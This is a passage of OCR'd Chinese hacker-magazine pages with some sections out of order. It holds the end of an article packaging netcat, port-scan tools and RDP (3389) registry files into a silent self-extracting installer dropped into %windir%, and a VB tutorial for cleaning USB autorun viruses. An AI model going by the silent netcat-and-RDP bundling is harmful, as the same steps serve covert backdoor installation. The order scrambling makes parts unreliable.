


图1　压缩所有文件至同一rar包文件中




图2　常规标签的设置

下面我们来利用RAR制作自解压包的安装程序，先检查一下现在已经编译好的软件，一共有：**bj.vbs、307.reg、3389.reg、portscan.exe、bj.exe、nc.exe**这6个，然后把它们一起压缩到一个rar包文件里面，如图1所示。

接着打开压缩好的rar文件开始制作自解压文件。在自解压的高级设置选项里面设置解压路径为"**%windir%**"，解压后运行文件为"**%windir%\ setup.exe**"，然后继续在"模式"、"更新"及"文本和图标"标签处分别按如图2、图3、图4、图5所示进行设置。

至此，我们的端口监视报警器算是做完了，大家可以去试验一下！

用VB编写U盘恢复精灵

图 李劼杰

从本文您可以学到：
利用 vbs 防止 U 盘病毒

学校里面U盘病毒泛滥成灾，上课时不时地受到影响，幻灯片放到一半时就自动关闭，晕人……再有就是老师分享资料必须将自己的U盘拿上去，一插，就中招了。遇到弱的还倒好，要是厉害的病毒，把exe文件头一修改，那才叫惨，自己写的程序全部被感染，只有被迫全部删除，重新生成可执行文件。今天就来简单编写个U盘恢复精灵吧，应付普通的U盘病毒侵袭。

首先来看看程序设计的思路：

第一，当然是要判断U盘所在的位置了，也就是要确定可移动磁盘有哪些，然后由用户选择到底恢复哪个U盘。

第二，是对可移动磁盘中的autorun.inf文件进行删除。

第三，是要将U盘中被病毒设置成隐藏和系统属性的文件或者文件夹进行恢复，因为将原有的文件夹隐藏是大多数病毒喜欢玩的伎俩。

第四，是要生成一个名为autorun.inf的文件夹，对U盘病毒进行免疫。

第五，是要对U盘根目录的几个exe文件进行扫描，看看是否与文件夹同名，同名的话就列出来，让用户选择删除，这个是vbdownloader病毒的一大特色。

如图1所示，就是我所编写的程序，所需要的控件有：按钮一个，列表框两个，一个可移动磁盘列表，一个可疑文件列表，标签4个。下面就运行你的VB，我们开始动手了哦！




图1　程序运行图

一、判断可移动磁盘所在的位置

大家看看我在form_load事件中添加的代码，以此来判断哪些磁盘是可移动磁盘：

```
Private Sub Form_Load()
On Error Resume Next    '容错语句，防止程序因为错误而崩溃
Dim fso    '声明fso对象
Set fso = CreateObject("scripting.filesystemobject")    '建立fso对象
If fso.folderexists("c:\") Then    '如果c盘存在
Set qudong = fso.getfolder("c:\")    'qudong为获得的对象c盘
If qudong.Type = "可移动磁盘" Then    '如果qudong的类型是可移动磁盘
List1.AddItem "C盘是可移动磁盘"    '在列表框一中添加上C盘
End If
End If
If fso.folderexists("d:\") Then    '方法和上面一样，这里是判断D盘
Set qudong = fso.getfolder("d:\")
If qudong.Type = "可移动磁盘" Then
List1.AddItem "D盘是可移动磁盘"
End If
End If
…………    '此处代码省略，用同样的方法判断E、F、G、H、I盘是否为U盘
List1.Selected(0) = True    '然后列表1中默认选中第一项
End Sub
```

二、删除autorun.inf文件并建立文件夹

在列表框中列出所有U盘后，我们要对选中的U盘进行恢复。这里先来删除autorun.inf文件，我们为button1_onclick事件添加如下代码：

```
If List1.ListCount = 0 Then    '如果列表1中没有项目，则表明没有插入U盘
MsgBox "没有检测到U盘，请插入您的U盘开始恢复", vbInformation, "U盘恢复精灵"
Else
'如果检测到U盘
Set fso = CreateObject("scripting.filesystemobject")    '建立fso对象
Upan = fso.getfolder(Mid(List1.Text, 1, 1) & ":\")    '得到U盘的路径
If fso.fileexists(Upan & "autorun.inf") Then    '如果autorun.inf文件存在
Kill Upan & "autorun.inf"    '直接删除
End If
```

接下来是建立autorun.inf文件夹进行免疫，代码如下：




图3　模式标签的设置




图4　更新标签的设置

写在后面的话

其实，这个程序是很容易编写的，适合于新上手的朋友拿来做练习。不过这不是写这篇文章的本意，不希望刚入门的新人整天沉溺在琢磨如何刷Q钻、如何盗Q币上，那样不会对你们有任何提高的。另外，也就是传达一种编程的思想：比如NC本来是入侵的工具，我们这次用到的核心命令也是一个后门命令，可是只要你稍微转变一下思路，一个防御工具便在你的手中诞生了，与原来的本性截然相反。好了，希望大家喜欢这篇文章，也欢迎在论坛和我交流，我的ID是夜翼。




图5　文本和图标标签的设置

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

正如作者所说，黑客工具是把双刃剑，既可以攻，亦可以守，那就要看使用这把剑的人的功力了。

```
    If Not fso.folderexists(Upan & "autorun.inf") Then  '如果文件夹不存在则
建立
    fso.createfolder (Upan & "autorun.inf")
    End If
```

接下来我们还会为这个文件夹设置隐藏和系统属性。

三、取消所有文件和文件夹的隐藏和系统属性

这里我们为了方便，直接调用 Windows 中自带的一个程序来修改文件及文件夹属性，那就是attrib.exe。在cmd 中键入 **attrib /?**可以看到相关的一些参数：

```
ATTRIB [+R | -R] [+A | -A ] [+S | -S] [+H | -H] [[drive:] [path]
filename] [/S [/D]]
  +   设置属性。
  -   清除属性。
  R   只读文件属性。
  A   存档文件属性。
  S   系统文件属性。
  H   隐藏文件属性。
  [drive:][path][filename]
      指定要处理的文件属性。
  /S  处理当前文件夹及其子文件夹中的匹配文件。
  /D  也处理文件夹。
```

例如我们要取消 E:\test 文件夹的隐藏和系统文件夹属性，只需要执行命令“**attrib E:\test -s -h**”就可以了。知道了命令，我们来看看 button1_onclick 事件中加入的代码：

```
Set wenjianjia = fso.getfolder(Upan)  'wenjianjia是获取U盘所在的根目
录路径
    For Each Upanfolder In wenjianjia.subfolders  '对于每一个位于根目录的
文件夹
    If Upanfolder <> Upan & "autorun.inf" Then  '跳过对autorun.inf文件夹
进行设置，这个免了
    mingling = "attrib " & Upanfolder & " -s -h"
    'mingling的内容为cmd命令行的内容，取消属性
    Shell "cmd.exe /c " & mingling, vbHide  '执行相应的命令，窗体为隐
藏模式
    End If
    Next
    '下面是更改文件属性
    For Each Upanfile In wenjianjia.Files  '对于每一个在U盘根目录的文件
    mingling = "attrib " & Upanfile & "\ -s -h"  '取消其隐藏属性
    Shell "cmd.exe /c " & mingling, vbHide  'shell执行命令
    '下面处理文件夹和exe文件同名的问题
      houzhui = fso.getextensionname(Upanfile)  '取得文件的后缀名
      name1 = fso.getbasename(Upanfile)  '取得文件去后缀后的名字
    If houzhui = "exe" Then  '如果文件类型是exe
      If fso.folderexists(Upan & name1) Then  '判断是否存在同名文件夹，
如果存在，给出提示
    MsgBox "发现危险对象：" & Upanfile, vbInformation, "U盘恢复精灵——
——Binsword 系统安全工具"
    List2.AddItem Upanfile  '在列表2中添加上危险对象
    End If
    End If
    Next
    '下面的代码是将 autorun.inf文件夹设置成为系统文件夹，并且隐藏
    mingling = "attrib " & Upan & "autorun.inf +s +h"
    Shell "cmd.exe /c " & mingling, vbHide
```

四、为处理危险对象设置快捷菜单

首先新建一个菜单，如图2 所示，只要有删除此文件（delthisfile）和删除所有文件（deleteall）就可以了。

然后为 List2_MouseDown 事件添加代码如下：

```
PopupMenu dealvirus  '弹出病毒操作的菜单
```

我们给删除此文件和删除所有文件添加的代码如下：

```
'删除选中的文件
If List2.Text <> "" Then  '如果列表2中的内容不为空
Set fso = CreateObject("scripting.filesystemobject")  '建立fso对象
fso.deletefile (List2.Text)  '删除列表中选中的文件
List2.RemoveItem List2.ListIndex  '将列表中的此项删除
List2.Refresh  '刷新列表2
End If
'删除所有的文件
If List2.ListCount <> 0 Then  '如果列表2中的项目数不为0
Set fso = CreateObject("scripting.filesystemobject")  '建立fso对象
For i = 1 To List2.ListCount  '从1一直循环到项目总数
fso.deletefile (List2.List(0))  '删除最上面一项的内容
List2.RemoveItem 0  '删除列表2中最上面一项
List2.Refresh  '刷新列表2
Next i
End If
```




图2　为处理危险对象设置快捷菜单

五、总结

到此我们就简单地打造了一个属于自己的U盘恢复工具，同时还可以实现U盘病毒的免疫。当然了，由于我们是调用的 Attrib.exe 来设置文件和文件夹属性，对cpu 的消耗是巨大的，一般情况下，有大概2秒钟的时间CPU消耗达到100%，这也是程序的一大缺憾。我的论坛ID是冰域剑客，欢迎大家与我交流。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

自U盘小偷以来，U盘病毒已经存在很长一段时间了，其已经成为了病毒传播的一种主要途径，防止U盘传染就可以防止近四分之一的病毒。

漫话溢出II

图 OrphousV

从本文您可以学到：

了解溢出及利用溢出破解密码验证

